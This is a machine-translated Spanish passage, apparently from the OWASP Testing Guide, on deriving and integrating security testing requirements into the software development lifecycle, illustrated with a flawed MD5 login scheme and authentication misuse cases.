Ejemplo 2: criptografía incorrecta La

criptografía se utiliza ampliamente en aplicaciones web. Imagine que un desarrollador decidiera escribir un algoritmo de criptografía simple para iniciar sesión automáticamente desde el sitio A al sitio B. En su sabiduría, el desarrollador decide que si un usuario inicia sesión en el sitio A, generará una clave utilizando una función hash MD5 que comprende: Hash {nombre de usuario: fecha
}

Cuando un usuario pasa al sitio B, enviará la clave de la cadena de consulta al sitio B en una redirección HTTP. El sitio B calcula de forma independiente el hash y lo compara con el hash pasado en la solicitud. Si coinciden, el sitio B inicia la sesión del usuario como el usuario que dice ser.

A medida que se explica el plan, se pueden solucionar las deficiencias. Cualquiera que descubra el esquema (o que le digan cómo funciona, o descargue la información de Bugtraq) puede iniciar sesión como cualquier usuario. La inspección manual, como una revisión o inspección de código, habría descubierto este problema de seguridad rápidamente. Un escáner de aplicaciones web de caja negra no habría descubierto la vulnerabilidad. Habría visto un hash de 128 bits que cambiaba con cada usuario y, por la naturaleza de las funciones hash, no cambiaba de ninguna manera predecible.

Una nota sobre las herramientas de revisión de código fuente estático

Muchas organizaciones han comenzado a utilizar escáneres de código fuente estático. Si bien sin duda tienen un lugar en un programa de pruebas integral, es necesario resaltar algunas cuestiones fundamentales sobre por qué este enfoque no es efectivo cuando se usa solo. El análisis del código fuente estático por sí solo no puede identificar problemas debidos a fallas en el diseño, ya que no puede comprender el contexto en el que se construye el código. Las herramientas de análisis de código fuente son útiles para determinar problemas de seguridad debido a errores de codificación; sin embargo, se requiere un esfuerzo manual significativo para validar los hallazgos.

Derivación de requisitos de prueba de seguridad

Para tener un programa de pruebas exitoso, es necesario saber cuáles son los objetivos de las pruebas. Estos objetivos están especificados por los requisitos de seguridad. Esta sección analiza en detalle cómo documentar los requisitos para las pruebas de seguridad al derivarlos de las normas y regulaciones aplicables, de los requisitos positivos de la aplicación (que especifican lo que se supone que debe hacer la aplicación) y de los requisitos negativos de la aplicación (que especifican lo que la aplicación no debe hacer). . También analiza cómo los requisitos de seguridad impulsan eficazmente las pruebas de seguridad durante el SDLC y cómo se pueden utilizar los datos de las pruebas de seguridad para gestionar eficazmente los riesgos de seguridad del software.

Objetivos de las pruebas

Uno de los objetivos de las pruebas de seguridad es validar que los controles de seguridad funcionen según lo esperado. Esto se documenta mediante requisitos de seguridad que describen la funcionalidad del control de seguridad. En un alto nivel, esto significa demostrar la confidencialidad, integridad y disponibilidad de los datos y del servicio. El otro objetivo es validar que los controles de seguridad se implementen con pocas o ninguna vulnerabilidad. Estas son vulnerabilidades comunes, como el OWASP Top Ten, así como vulnerabilidades que se han identificado previamente con evaluaciones de seguridad durante el SDLC, como modelado de amenazas, análisis de código fuente y pruebas de penetración.

Documentación de requisitos de seguridad

Machine Translated by Google

El primer paso en la documentación de los requisitos de seguridad es comprender los requisitos comerciales . Un documento de requisitos comerciales puede proporcionar información inicial de alto nivel sobre la funcionalidad esperada de la aplicación. Por ejemplo, el objetivo principal de una aplicación puede ser proporcionar servicios financieros a los clientes o permitir la compra de productos de un catálogo en línea. Una sección de seguridad de los requisitos comerciales debe resaltar la necesidad de proteger los datos del cliente, así como de cumplir con la documentación de seguridad aplicable, como regulaciones, estándares y políticas.

Una lista de verificación general de las regulaciones, estándares y políticas aplicables es un buen análisis preliminar del cumplimiento de la seguridad para aplicaciones web. Por ejemplo, las normas de cumplimiento se pueden identificar verificando información sobre el sector empresarial y el país o estado donde operará la aplicación. Algunas de estas pautas y regulaciones de cumplimiento podrían traducirse en requisitos técnicos específicos para los controles de seguridad. Por ejemplo, en el caso de las aplicaciones financieras, el cumplimiento de la herramienta y documentación de evaluación de ciberseguridad del Consejo Federal de Examen de Instituciones Financieras (FFIEC) requiere que las instituciones financieras implementen aplicaciones que mitiguen los riesgos de autenticación débil con controles de seguridad de múltiples capas y autenticación de múltiples factores.

Los estándares de seguridad aplicables de la industria también deben reflejarse en la lista de verificación de requisitos de seguridad generales. Por ejemplo, en el caso de aplicaciones que manejan datos de tarjetas de crédito de clientes, el cumplimiento del Estándar de Seguridad de Datos (DSS) del PCI Security Standards Council prohíbe el almacenamiento de PIN y datos CVV2 y requiere que el comerciante proteja los datos de la banda magnética durante el almacenamiento y la transmisión con cifrado y visualización mediante enmascaramiento. Dichos requisitos de seguridad de PCI DSS podrían validarse mediante el análisis del código fuente.

Otra sección de la lista de verificación debe hacer cumplir los requisitos generales para el cumplimiento de los estándares y políticas de seguridad de la información de la organización. Desde la perspectiva de los requisitos funcionales, los requisitos para el control de seguridad deben corresponder a una sección específica de los estándares de seguridad de la información. Un ejemplo de tal requisito puede ser: "los controles de autenticación utilizados por la aplicación deben imponer una complejidad de contraseña de diez caracteres alfanuméricos". Cuando los requisitos de seguridad se corresponden con las reglas de cumplimiento, una prueba de seguridad puede validar la exposición a los riesgos de cumplimiento. Si se encuentra una violación de los estándares y políticas de seguridad de la información, esto resultará en un riesgo que puede documentarse y que la empresa debe gestionar o abordar. Dado que estos requisitos de cumplimiento de seguridad son ejecutables, deben estar bien documentados y validados con pruebas de seguridad.

Validación de requisitos de seguridad Desde la

perspectiva de la funcionalidad, la validación de los requisitos de seguridad es el objetivo principal de las pruebas de seguridad. Desde la perspectiva de la gestión de riesgos, la validación de los requisitos de seguridad es el objetivo de las evaluaciones de seguridad de la información. A alto nivel, el objetivo principal de las evaluaciones de seguridad de la información es la identificación de brechas en los controles de seguridad, como la falta de controles básicos de autenticación, autorización o cifrado. Examinado más a fondo, el objetivo de la evaluación de seguridad es el análisis de riesgos, como la identificación de posibles debilidades en los controles de seguridad que garantizan la confidencialidad, integridad y disponibilidad de los datos. Por ejemplo, cuando la aplicación trata con información de identificación personal (PII) y datos confidenciales, el requisito de seguridad que se debe validar es el cumplimiento de la política de seguridad de la información de la empresa que requiere el cifrado de dichos datos en tránsito y en almacenamiento. Suponiendo que se utiliza cifrado para proteger los datos, los algoritmos de cifrado y las longitudes de las claves deben cumplir con los estándares de cifrado de la organización. Es posible que esto requiera que solo se utilicen ciertos algoritmos y longitudes de clave. Por ejemplo, un requisito de seguridad que se puede probar es verificar que solo se utilicen cifrados permitidos (p. ej., SHA-256, RSA, AES) con longitudes de clave mínimas permitidas (p. ej., más de 128 bits para simétricas y más de 1024 para asimétricas). cifrado).

Desde la perspectiva de la evaluación de la seguridad, los requisitos de seguridad se pueden validar en diferentes fases del SDLC mediante el uso de diferentes artefactos y metodologías de prueba. Por ejemplo, el modelado de amenazas se centra en identificar fallas de seguridad durante el diseño; el análisis y las revisiones del código seguro se centran en identificar problemas de seguridad en el código fuente durante el desarrollo; y las pruebas de penetración se centran en identificar vulnerabilidades en la aplicación durante la prueba o validación.

Los problemas de seguridad que se identifican tempranamente en el SDLC se pueden documentar en un plan de prueba para poder validarlos más adelante con pruebas de seguridad. Combinando los resultados de diferentes técnicas de prueba, es posible derivar mejores casos de prueba de seguridad y aumentar el nivel de garantía de los requisitos de seguridad. Por ejemplo, es posible distinguir las verdaderas vulnerabilidades de las que no se pueden explotar cuando se combinan los resultados de las pruebas de penetración y el análisis del código fuente.
Considerando la prueba de seguridad para una vulnerabilidad de inyección SQL, por ejemplo, una prueba de caja negra podría implicar primero un escaneo de

Machine Translated by Google

la aplicación para tomar huellas dactilares de la vulnerabilidad. La primera evidencia de una posible vulnerabilidad de inyección SQL que se puede validar es la generación de una excepción SQL. Una validación adicional de la vulnerabilidad SQL podría implicar la inyección manual de vectores de ataque para modificar la gramática de la consulta SQL para un exploit de divulgación de información. Esto podría implicar una gran cantidad de análisis de prueba y error antes de ejecutar la consulta maliciosa. Suponiendo que el evaluador tiene el código fuente, podría aprender directamente del análisis del código fuente cómo construir el vector de ataque SQL que explotará con éxito la vulnerabilidad (por ejemplo, ejecutar una consulta maliciosa que devuelva datos confidenciales a un usuario no autorizado). Esto puede acelerar la validación de la vulnerabilidad SQL.

Taxonomías de amenazas y contramedidas

Una clasificación de amenazas y contramedidas. , que toma en consideración las causas fundamentales de las vulnerabilidades, es el factor crítico para verificar que los controles de seguridad estén diseñados, codificados y construidos para mitigar el impacto de la exposición de dichas vulnerabilidades. En el caso de las aplicaciones web, la exposición de los controles de seguridad a vulnerabilidades comunes, como el Top Ten de OWASP, puede ser un buen punto de partida para derivar requisitos generales de seguridad. La lista de verificación de la guía de pruebas de OWASP es un recurso útil para guiar a los evaluadores a través de vulnerabilidades específicas y pruebas de validación.

El objetivo de una categorización de amenazas y contramedidas es definir los requisitos de seguridad en términos de las amenazas y la causa raíz de la vulnerabilidad. Una amenaza se puede clasificar utilizando STRIDE, acrónimo de suplantación de identidad, manipulación, repudio, divulgación de información, denegación de servicio y elevación de privilegios. La causa raíz se puede clasificar como falla de seguridad en el diseño, un error de seguridad en la codificación o un problema debido a una configuración insegura. Por ejemplo, la causa principal de la vulnerabilidad de autenticación débil podría ser la falta de autenticación mutua cuando los datos cruzan un límite de confianza entre los niveles de cliente y servidor de la aplicación. Un requisito de seguridad que captura la amenaza de no repudio durante una revisión del diseño de la arquitectura permite la documentación del requisito de la contramedida (por ejemplo, autenticación mutua) que puede validarse más adelante con pruebas de seguridad.

También se puede utilizar una categorización de amenazas y contramedidas para vulnerabilidades para documentar los requisitos de seguridad para la codificación segura, como los estándares de codificación segura. Un ejemplo de error de codificación común en los controles de autenticación consiste en aplicar una función hash para cifrar una contraseña, sin aplicar una semilla al valor. Desde la perspectiva de la codificación segura, esta es una vulnerabilidad que afecta el cifrado utilizado para la autenticación con una causa raíz de vulnerabilidad en un error de codificación. Dado que la causa principal es la codificación insegura, el requisito de seguridad puede documentarse en estándares de codificación segura y validarse mediante revisiones de código seguro durante la fase de desarrollo del SDLC.

Pruebas de seguridad y análisis de riesgos Los

requisitos de seguridad deben tener en cuenta la gravedad de las vulnerabilidades para respaldar una estrategia de mitigación de riesgos . Suponiendo que la organización mantiene un repositorio de vulnerabilidades encontradas en las aplicaciones (es decir, una base de conocimientos sobre vulnerabilidades), los problemas de seguridad se pueden informar por tipo, problema, mitigación, causa raíz y asignar a las aplicaciones donde se encuentran. Esta base de conocimientos sobre vulnerabilidades también se puede utilizar para establecer métricas para analizar la efectividad de las pruebas de seguridad en todo el SDLC.

Por ejemplo, considere un problema de validación de entrada, como una inyección SQL, que se identificó mediante un análisis de código fuente y se informó con una causa raíz de error de codificación y un tipo de vulnerabilidad de validación de entrada. La exposición de dicha vulnerabilidad se puede evaluar mediante una prueba de penetración, sondeando los campos de entrada con varios vectores de ataque de inyección SQL. Esta prueba podría validar que los caracteres especiales se filtren antes de llegar a la base de datos y mitigar la vulnerabilidad. Combinando los resultados del análisis del código fuente y las pruebas de penetración, es posible determinar la probabilidad y exposición de la vulnerabilidad y calcular la calificación de riesgo de la vulnerabilidad. Al informar las calificaciones de riesgo de vulnerabilidad en los hallazgos (por ejemplo, informe de prueba) es posible decidir sobre la estrategia de mitigación. Por ejemplo, se puede priorizar la corrección de las vulnerabilidades de riesgo alto y medio, mientras que las vulnerabilidades de riesgo bajo se pueden corregir en versiones futuras.

Al considerar los escenarios de amenaza de la explotación de vulnerabilidades comunes, es posible identificar riesgos potenciales para los que es necesario realizar pruebas de seguridad del control de seguridad de la aplicación. Por ejemplo, las diez vulnerabilidades principales de OWASP se pueden asignar a ataques como phishing, violaciones de privacidad, robo de identidad, compromiso del sistema, alteración o destrucción de datos, pérdidas financieras y pérdida de reputación. Estos problemas deben documentarse como parte de los escenarios de amenaza. Pensando en términos de amenazas y vulnerabilidades, es posible diseñar una batería de pruebas que simulen dichos escenarios de ataque. Idealmente, la base de conocimientos sobre vulnerabilidades de la organización se puede utilizar para derivar casos de prueba basados en riesgos de seguridad para validar los escenarios de ataque más probables. Por ejemplo, si el robo de identidad se considera de alto riesgo, se pueden aplicar escenarios de prueba negativos.

Machine Translated by Google

deben validar la mitigación de los impactos derivados de la explotación de vulnerabilidades en autenticación, controles criptográficos, validación de entradas y controles de autorización.

Derivación de requisitos de prueba funcionales y no funcionales

Requisitos de seguridad funcional

Desde la perspectiva de los requisitos de seguridad funcional, los estándares, políticas y regulaciones aplicables impulsan tanto la necesidad de un tipo de control de seguridad como de la funcionalidad de control. Estos requisitos también se denominan “requisitos positivos”, ya que establecen la funcionalidad esperada que puede validarse mediante pruebas de seguridad.
Ejemplos de requisitos positivos son: "la aplicación bloqueará al usuario después de seis intentos fallidos de inicio de sesión" o "las contraseñas deben tener un mínimo de diez caracteres alfanuméricos". La validación de requisitos positivos consiste en afirmar la funcionalidad esperada y se puede probar recreando las condiciones de prueba y ejecutando la prueba de acuerdo con entradas predefinidas. Luego, los resultados se muestran como una condición de fracaso o aprobación.

Para validar los requisitos de seguridad con pruebas de seguridad, los requisitos de seguridad deben estar basados en funciones. Deben resaltar la funcionalidad esperada (el qué) e implicar la implementación (el cómo). Ejemplos de requisitos de diseño de seguridad de alto nivel para la autenticación pueden ser:

- Proteja las credenciales de usuario o los secretos compartidos en tránsito y en almacenamiento.
- Oculte cualquier dato confidencial que se muestre (p. ej., contraseñas, cuentas).
- Bloquee la cuenta de usuario después de una cierta cantidad de intentos fallidos de inicio de sesión.
- No muestre errores de validación específicos al usuario como resultado de un inicio de sesión fallido.
- Solo permita contraseñas que sean alfanuméricas, incluyan caracteres especiales y tengan una longitud mínima de diez caracteres para limitar la superficie de ataque.
- Permita la funcionalidad de cambio de contraseña solo para usuarios autenticados validando la contraseña anterior, la nueva contraseña y la respuesta del usuario a la pregunta de seguridad, para evitar la fuerza bruta de una contraseña mediante el cambio de contraseña.
- El formulario de restablecimiento de contraseña debe validar el nombre de usuario del usuario y el correo electrónico registrado del usuario antes de enviar la contraseña temporal al usuario por correo electrónico. La contraseña temporal emitida debe ser de un solo uso. Se enviará al usuario un enlace a la página web para restablecer la contraseña. La página web de restablecimiento de contraseña debe validar la contraseña temporal del usuario, la nueva contraseña y la respuesta del usuario a la pregunta de seguridad.

Requisitos de seguridad basados en riesgos

Las pruebas de seguridad también deben estar basadas en riesgos. Necesitan validar la aplicación para detectar comportamientos inesperados o requisitos negativos.

Ejemplos de requisitos negativos son:

- La aplicación no debe permitir que los datos sean alterados o destruidos.
- La aplicación no debe verse comprometida ni utilizada indebidamente para transacciones financieras no autorizadas por parte de una persona maliciosa. usuario.

Los requisitos negativos son más difíciles de probar porque no hay un comportamiento esperado que buscar. Buscar un comportamiento esperado que se ajuste a los requisitos anteriores puede requerir que un analista de amenazas presente de manera poco realista condiciones, causas y efectos de entrada imprevisibles. Por lo tanto, las pruebas de seguridad deben estar impulsadas por el análisis de riesgos y el modelado de amenazas.
La clave es documentar los escenarios de amenaza y la funcionalidad de la contramedida como factor para mitigar una amenaza.

Por ejemplo, en el caso de los controles de autenticación, se pueden documentar los siguientes requisitos de seguridad desde la perspectiva de amenazas y contramedidas:

- Cifre los datos de autenticación almacenados y en tránsito para mitigar el riesgo de divulgación de información y ataques al protocolo de autenticación.
- Cifre las contraseñas mediante cifrado no reversible, como el uso de un resumen (por ejemplo, HASH) y una semilla para evitar ataques de diccionario.

Machine Translated by Google

- Bloquee las cuentas después de alcanzar un umbral de error de inicio de sesión y aplique la complejidad de las contraseñas para mitigar el riesgo de ataques de fuerza bruta a las contraseñas.
- Mostrar mensajes de error genéricos al validar las credenciales para mitigar el riesgo de recolección de cuentas o enumeración.
- Autenticar mutuamente al cliente y al servidor para evitar ataques de no repudio y manipuladores en el medio (MiTM).

Las herramientas de modelado de amenazas, como árboles de amenazas y bibliotecas de ataques, pueden resultar útiles para derivar escenarios de prueba negativos. Un árbol de amenazas asumirá un ataque raíz (p. ej., el atacante podría leer los mensajes de otros usuarios) e identificará diferentes vulnerabilidades de los controles de seguridad (p. ej., la validación de datos falla debido a una vulnerabilidad de inyección SQL) y las contramedidas necesarias (p. ej., implementar datos validación y consultas parametrizadas) que podrían validarse para ser eficaces en la mitigación de dichos ataques.

Derivación de requisitos de pruebas de seguridad a través de casos de uso y mal uso

Un requisito previo para describir la funcionalidad de la aplicación es comprender qué se supone que debe hacer la aplicación y cómo. Esto se puede hacer describiendo casos de uso. Los casos de uso, en forma gráfica como se usa comúnmente en ingeniería de software, muestran las interacciones de los actores y sus relaciones. Ayudan a identificar los actores en la aplicación, sus relaciones, la secuencia de acciones prevista para cada escenario, acciones alternativas, requisitos especiales, condiciones previas y condiciones posteriores.

De manera similar a los casos de uso, los casos de uso indebido o abuso describen escenarios de uso no deseados y maliciosos de la aplicación.
Estos casos de uso indebido proporcionan una manera de describir escenarios de cómo un atacante podría hacer un uso indebido y abusar de la aplicación.
Al seguir los pasos individuales en un escenario de uso y pensar en cómo se puede explotar maliciosamente, se pueden descubrir fallas potenciales o aspectos de la aplicación que no están bien definidos. La clave es describir todos los escenarios de uso y mal uso posibles o, al menos, los más críticos.

Los escenarios de uso indebido permiten analizar la aplicación desde el punto de vista del atacante y contribuyen a identificar posibles vulnerabilidades y las contramedidas que deben implementarse para mitigar el impacto causado por la posible exposición a dichas vulnerabilidades. Dados todos los casos de uso y abuso, es importante analizarlos para determinar cuáles son los más críticos y deben documentarse en los requisitos de seguridad. La identificación de los casos de uso indebido y abuso más críticos impulsa la documentación de los requisitos de seguridad y los controles necesarios donde se deben mitigar los riesgos de seguridad.

Para derivar requisitos de seguridad tanto de casos de uso como de mal uso, es importante definir los escenarios funcionales y los escenarios negativos y ponerlos en forma gráfica. El siguiente ejemplo es una metodología paso a paso para el caso de derivar requisitos de seguridad para la autenticación.

Paso 1: describir el escenario funcional

El usuario se autentica proporcionando un nombre de usuario y contraseña. La aplicación otorga acceso a los usuarios según la autenticación de las credenciales del usuario por parte de la aplicación y proporciona errores específicos al usuario cuando falla la validación.

Paso 2: Describe el escenario negativo

El atacante rompe la autenticación mediante un ataque de fuerza bruta o de diccionario de contraseñas y vulnerabilidades de recolección de cuentas en la aplicación. Los errores de validación proporcionan información específica a un atacante que se utiliza para adivinar qué cuentas son cuentas registradas válidas (nombres de usuario). Luego, el atacante intenta forzar la contraseña de una cuenta válida. Un ataque de fuerza bruta a contraseñas con una longitud mínima de cuatro dígitos puede tener éxito con un número limitado de intentos (es decir, 10^4).

Paso 3: Describir escenarios funcionales y negativos con casos de uso y uso indebido

El siguiente ejemplo gráfico muestra la derivación de los requisitos de seguridad a través de casos de uso y mal uso. El escenario funcional consta de las acciones del usuario (ingresar un nombre de usuario y contraseña) y las acciones de la aplicación (autenticar al usuario y proporcionar un mensaje de error si falla la validación). El caso de uso indebido consiste en las acciones del atacante, es decir, intentar romper la autenticación forzando la contraseña mediante un ataque de diccionario y adivinando los nombres de usuario válidos a partir de mensajes de error. Al representar gráficamente las amenazas a las acciones del usuario (usos indebidos), es posible derivar las contramedidas como acciones de la aplicación que mitigan dichas amenazas.

Machine Translated by Google




Figura 2-5: Caso de uso y mal uso

Paso 4: Obtenga los requisitos de seguridad

En este caso se derivan los siguientes requisitos de seguridad para la autenticación:

1. Los requisitos de contraseñas deben estar alineados con los estándares actuales para lograr una complejidad suficiente.
2. Las cuentas deben bloquearse después de cinco intentos fallidos de inicio de sesión.
3. Los mensajes de error de inicio de sesión deben ser genéricos.

Estos requisitos de seguridad deben documentarse y probarse.

Pruebas de seguridad integradas en flujos de trabajo de desarrollo y pruebas

Pruebas de seguridad en el flujo de trabajo de desarrollo

Machine Translated by Google

Las pruebas de seguridad durante la fase de desarrollo del SDLC representan la primera oportunidad para que los desarrolladores se aseguren de que los componentes de software individuales que han desarrollado sean sometidos a pruebas de seguridad antes de integrarlos con otros componentes o integrarse en la aplicación. Los componentes de software pueden consistir en artefactos de software como funciones, métodos y clases, así como interfaces de programación de aplicaciones, bibliotecas y archivos ejecutables. Para las pruebas de seguridad, los desarrolladores pueden confiar en los resultados del análisis del código fuente para verificar estáticamente que el código fuente desarrollado no incluye vulnerabilidades potenciales y cumple con los estándares de codificación segura. Las pruebas unitarias de seguridad pueden verificar aún más dinámicamente (es decir, en tiempo de ejecución) que los componentes funcionan como se espera. Antes de integrar cambios de código nuevos y existentes en la compilación de la aplicación, se deben revisar y validar los resultados del análisis estático y dinámico.

La validación del código fuente antes de la integración en la creación de aplicaciones suele ser responsabilidad del desarrollador senior. Los desarrolladores senior suelen ser expertos en la materia de seguridad del software y su función es liderar la revisión del código seguro. Deben tomar decisiones sobre si aceptan el código que se publicará en la compilación de la aplicación o si requieren más cambios y pruebas. Este flujo de trabajo seguro de revisión de código se puede aplicar mediante una aceptación formal, así como mediante una verificación en una herramienta de gestión del flujo de trabajo. Por ejemplo, asumiendo el flujo de trabajo típico de gestión de defectos utilizado para errores funcionales, los errores de seguridad que han sido corregidos por un desarrollador se pueden informar en un sistema de gestión de cambios o defectos. Luego, el maestro de compilación puede ver los resultados de las pruebas informados por los desarrolladores en la herramienta y otorgar aprobaciones para verificar los cambios de código en la compilación de la aplicación.

Pruebas de seguridad en el flujo de trabajo de prueba

Después de que los desarrolladores prueban los componentes y los cambios de código y los registran en la compilación de la aplicación, el siguiente paso más probable en el flujo de trabajo del proceso de desarrollo de software es realizar pruebas en la aplicación como una entidad completa. Este nivel de prueba generalmente se denomina prueba integrada y prueba a nivel de sistema. Cuando las pruebas de seguridad forman parte de estas actividades de prueba, se pueden utilizar para validar tanto la funcionalidad de seguridad de la aplicación en su conjunto como la exposición a vulnerabilidades a nivel de la aplicación. Estas pruebas de seguridad en la aplicación incluyen pruebas de caja blanca, como el análisis del código fuente, y pruebas de caja negra, como las pruebas de penetración. Las pruebas también pueden incluir pruebas de caja gris, en las que se supone que el evaluador tiene algún conocimiento parcial sobre la aplicación. Por ejemplo, con algunos conocimientos sobre la gestión de sesiones de la aplicación, el evaluador puede comprender mejor si las funciones de cierre de sesión y tiempo de espera están aseguradas adecuadamente.

El objetivo de las pruebas de seguridad es el sistema completo que es vulnerable a ataques. Durante esta fase, los evaluadores de seguridad pueden determinar si las vulnerabilidades pueden explotarse. Estos incluyen vulnerabilidades comunes de aplicaciones web, así como problemas de seguridad que se identificaron anteriormente en el SDLC con otras actividades como modelado de amenazas, análisis de código fuente y revisiones de código seguro.

Por lo general, los ingenieros de pruebas, en lugar de los desarrolladores de software, realizan pruebas de seguridad cuando la aplicación está dentro del alcance de las pruebas del sistema de integración. Los ingenieros de pruebas tienen conocimientos de seguridad sobre las vulnerabilidades de las aplicaciones web, técnicas de prueba de caja negra y caja blanca, y son dueños de la validación de los requisitos de seguridad en esta fase. Para realizar pruebas de seguridad, es un requisito previo que los casos de prueba de seguridad estén documentados en las pautas y procedimientos de pruebas de seguridad.

Un ingeniero de pruebas que valida la seguridad de la aplicación en el entorno del sistema integrado podría liberar la aplicación para realizar pruebas en el entorno operativo (por ejemplo, pruebas de aceptación del usuario). En esta etapa del SDLC (es decir, validación), las pruebas funcionales de la aplicación suelen ser responsabilidad de los evaluadores de control de calidad, mientras que los hackers de sombrero blanco o los consultores de seguridad suelen ser responsables de las pruebas de seguridad. Algunas organizaciones confían en su propio equipo especializado en piratería ética para realizar dichas pruebas cuando no se requiere una evaluación de un tercero (por ejemplo, con fines de auditoría).

Dado que estas pruebas a veces pueden ser la última línea de defensa para corregir vulnerabilidades antes de que la aplicación se lance a producción, es importante que los problemas se aborden según lo recomendado por el equipo de pruebas. Las recomendaciones pueden incluir cambios de código, diseño o configuración. En este nivel, los auditores de seguridad y los oficiales de seguridad de la información discuten los problemas de seguridad reportados y analizan los riesgos potenciales de acuerdo con los procedimientos de gestión de riesgos de la información.
Dichos procedimientos pueden requerir que el equipo de desarrollo corrija todas las vulnerabilidades de alto riesgo antes de que se pueda implementar la aplicación, a menos que dichos riesgos sean reconocidos y aceptados.

Pruebas de seguridad del desarrollador

Machine Translated by Google

Pruebas de seguridad en la fase de codificación: pruebas unitarias

Desde la perspectiva del desarrollador, el objetivo principal de las pruebas de seguridad es validar que el código se está desarrollando de conformidad con los requisitos de los estándares de codificación segura. Los propios artefactos de codificación de los desarrolladores (como funciones, métodos, clases, API y bibliotecas) deben validarse funcionalmente antes de integrarse en la compilación de la aplicación.

Los requisitos de seguridad que deben seguir los desarrolladores deben documentarse en estándares de codificación segura y validarse con análisis estáticos y dinámicos. Si la actividad de prueba unitaria sigue una revisión de código seguro, las pruebas unitarias pueden validar que los cambios de código requeridos por las revisiones de código seguro se implementen correctamente. Tanto las revisiones de código seguro como el análisis del código fuente a través de herramientas de análisis de código fuente pueden ayudar a los desarrolladores a identificar problemas de seguridad en el código fuente a medida que se desarrolla. Al utilizar pruebas unitarias y análisis dinámicos (por ejemplo, depuración), los desarrolladores pueden validar la funcionalidad de seguridad de los componentes, así como verificar que las contramedidas que se están desarrollando mitiguen cualquier riesgo de seguridad previamente identificado mediante el modelado de amenazas y el análisis del código fuente.

Una buena práctica para los desarrolladores es crear casos de prueba de seguridad como un conjunto de pruebas de seguridad genérico que forme parte del marco de pruebas unitarias existente. Un conjunto de pruebas de seguridad genérico podría derivarse de casos de uso y mal uso previamente definidos para funciones, métodos y clases de prueba de seguridad. Un conjunto de pruebas de seguridad genérico podría incluir casos de prueba de seguridad para validar los requisitos tanto positivos como negativos para los controles de seguridad, como por ejemplo:

- Identidad, autenticación y control de acceso
- Validación y codificación de entrada
- Cifrado
- Gestión de usuarios y sesiones.
- Manejo de errores y excepciones
- Auditoría y registro

